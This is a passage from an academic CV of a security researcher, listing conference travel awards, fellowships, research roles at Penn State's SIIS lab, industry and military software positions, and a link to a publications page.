Student Travel Awards: NDSS (2019), ASIACCS (2018), MILCOM (2015)
Summer Grant Award: PSU Tuition Assistance Fellowship (2015, 2017, 2019)
Research Assistantship: The Pennsylvania State University (2014-2019)

EXPERIENCE

Lead Graduate Student, Pennsylvania State University (2018-2019)
Systems and Internet Infrastructure Security (SIIS) Laboratory
Graduate Research Assistant, Pennsylvania State University (2014-2019)
Systems and Internet Infrastructure Security (SIIS) Laboratory
VMware, Software Engineer (May 2015-Aug 2017)
VMware Monitor Group, Cambridge, MA
Vencore Labs in Research Intern (May 2015-Aug 2015)
Cybersecurity and Data Analytics Group, Basking Ridge, NJ
Visiting Researcher, Istanbul Technical University (2012-2014)
Computer Networks Research Laboratory, Istanbul, Turkey
Software Developer (2011-2014)
Turkish Naval Forces, Kocaeli, Turkey

PUBLICATIONS

Complete list of publications is maintained at `https://beerkay.github.io/`.